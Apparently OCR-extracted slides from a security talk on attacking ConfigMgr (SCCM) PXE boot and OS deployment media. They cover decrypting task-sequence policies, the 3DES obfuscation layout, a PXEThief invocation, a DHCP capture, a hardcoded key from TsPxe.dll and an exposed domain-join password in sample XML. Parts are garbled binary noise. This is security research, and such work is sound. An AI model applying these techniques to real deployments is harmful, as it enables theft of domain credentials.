Date: Thu, 28 Jul 2022 22:42:33 GMT
Content-Length: 288177

0..e..                    *.H..
......e.0..e....1..0.........R....v.P..c.....V0
.                         *.H..
........4|.l...'Z...W...`.<.}....9..*..|.c        ...O..*
.....A5..z...C.....5.X.*......{[...B..h..a.o...R.Q......UE
...X?&.....#=.je.r ...vvw.0..d..              *.H..
...0...*.H..
....[J..l..:...d........ey.6.
```

Encrypted policies can be decrypted using *CryptDecryptMessage* from CryptoAPI using the **_SMSTSMediaPFX** certificate




Obfuscated strings in ConfigMgr Policies can be identified by the 4 header bytes **0x89130000** and are encrypted using **3DES** with a key in the same XML field. The key starts at **byte 5** and is **40 bytes long**, while the encrypted data begins at **byte 65** to the end of the XML field

```
<?xml version="1.0"?>
- <sequence version="3.10">
  - <referenceList>
      <reference package="CM100005"/>
      <reference package="CM100003"/>
    </referenceList>
  - <globalVarList>
      <variable property="EnableTCPIPFiltering" name="OSDEnableTCPIPFiltering">false</variable>
      <variable property="NumAdapters" name="OSDAdapterCount">0</variable>
    </globalVarList>
  - <group name="Install Operating System" description="Actions to run in Windows PE to install and configure the image">
    + <step name="Restart in Windows PE" description="" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPEandFullOS" type="SMS_TaskSequence_RebootAction">
    + <step name="Partition Disk 0 - BIOS" description="This action partitions and formats the disk for new deployments of BIOS-based computers. This step will not run for Unified Extensible Firmware Interface (UEFI)-based computers." runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_PartitionDiskAction">
    + <step name="Partition Disk 0 - UEFI" description="This action partitions and formats the disk for new deployments of Unified Extensible Firmware Interface (UEFI)-based computers. This step will not run for BIOS-based computers." runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE" type="SMS_TaskSequence_PartitionDiskAction">
    + <step name="Apply Operating System" description="Actions to apply operating system" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE"
      type="SMS_TaskSequence_ApplyOperatingSystemAction">
    + <step name="Apply Windows Settings" description="Actions to apply Windows settings" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE"
      type="SMS_TaskSequence_ApplyWindowsSettingsAction">
    - <step name="Apply Network Settings" description="Actions to configure network settings" runFromNet="false" retryCount="0" successCodeList="0" runIn="WinPE"
      type="SMS_TaskSequence_ApplyNetworkSettingsAction">
        <action>osdnetsettings.exe configure</action>
      - <defaultVarList>
          <variable property="DomainName" name="OSDDomainName">configmgr.com</variable>
          <variable property="DomainPassword" name="OSDJoinPassword">DJPassword3#</variable>
          <variable property="DomainUsername" name="OSDJoinAccount">CONFIGMGR\domainjoin</variable>
          <variable property="EnableTCPIPFiltering" name="OSDEnableTCPIPFiltering" hidden="true">false</variable>
          <variable property="NetworkJoinType" name="OSDNetworkJoinType">0</variable>
          <variable property="NumAdapters" name="OSDAdapterCount" hidden="true">0</variable>
        </defaultVarList>
      </step>
```




Attacking Passwordless ConfigMgr OSD


PXE Setup


MP.CONFIGMGR.COM Properties
General
Communication
PXE
Multicast
Group Relationships
Content
Content Validation
Boundary Groups
Security
Enable PXE support for clients
Windows Deployment Services will be installed if required
Allow this distribution point to respond to incoming PXE requests
Enable unknown computer support
Enable a PXE responder without Windows Deployment Service
Require a password when computers use PXE
Password:
Confirm password:
User device affinity:
Do not use user device affinity
Network interfaces
Respond to PXE requests on all network interfaces
Respond to PXE requests on specific network interfaces

“This media is not password protected”



```
PS C:\POC> python.exe C:\POC\pxethief.py 1
```


7 0.114158 192.168.56.101 192.168.56.150 DHCP 459 proxyDHCP ACK - Transaction ID 0x28038f96
8 0.114294 192.168.56.150 192.168.56.101 ICMP 487 Destination unreachable (Port unreachable)
Bootp flags: 0x0000 (Unicast)
Client IP address: 192.168.56.150
Your (client) IP address: 0.0.0.0
Next server IP address: 192.168.56.101
Relay agent IP address: 0.0.0.0
Client MAC address: VMware_6e:ca:b5 (00:0c:29:6e:ca:b5)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name: smsboot\JHB00003\x64\pxeboot.com
Magic cookie: DHCP
Option: (53) DHCP Message Type (ACK)
Option: (54) DHCP Server Identifier (192.168.56.101)
Option: (97) UUID/GUID-based Client Identifier
Option: (60) Vendor class identifier
Option: (243) Private
Length: 101
Value: 024530140000000a0000001000000000e660000000000004b…
Option: (252) Private/Proxy autodiscovery
Option: (255) End
0140 74 f3 65 02 45 30 14 00 00 00 0a 00 00 00 10 00
0150 00 00 0e 66 00 00 00 00 00 00 4b ac b1 34 5f be
0160 31 11 ff de dc 0f 1c 59 a5 61 00 00 00 00 00 00
0170 00 00 00 00 00 00 36 79 99 36 db 09 31 40 16 ae
0180 c2 5d 2b 42 03 a4 3d 83 38 2c 01 16 53 4d 53 54
0190 65 6d 70 5c 30 30 30 30 30 30 30 30 37 35 2e 76
01a0 61 72 03 04 53 43 43 4d fc 20 53 4d 53 54 65 6d
01b0 70 5c 4a 48 42 30 30 30 30 33 2d 30 38 31 39 32

But There Is More Obfuscation…

Listing: TsPxe.dll

TsPxe.dll


```
                        hardcoded_key
180011028 9f            ??          9Fh
180011029 67            ??          67h     g
18001102a 9c            ??          9Ch
18001102b 9b            ??          9Bh
18001102c 37            ??          37h     7
18001102d 3a            ??          3Ah     :
18001102e 1f            ??          1Fh
18001102f 48            ??          48h     H
180011030 82            ??          82h
180011031 4f            ??          4Fh     O
180011032 37            ??          37h     7
180011033 87            ??          87h
180011034 33            ??          33h     3
180011035 de            ??          DEh
180011036 24            ??          24h     $
180011037 e9            ??          E9h
```

